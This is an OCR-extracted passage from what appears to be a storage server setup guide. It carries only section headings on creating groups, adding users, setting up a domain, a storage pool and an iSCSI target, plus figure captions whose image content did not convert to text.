


Figure 264




Figure 265

IV. Create group.




Figure 266




Figure 267

V. Add user.




Figure 268




Figure 269




Figure 270

VI. Setup domain




Figure 271




Figure 272

VII. Setup storage pool




Figure 273




Figure 274




Figure 275




Figure 276




Figure 277




Figure 278

VIII. Setup iSCSI target




Figure 279




Figure 280




Figure 281




Figure 282




Figure 283




Figure 284

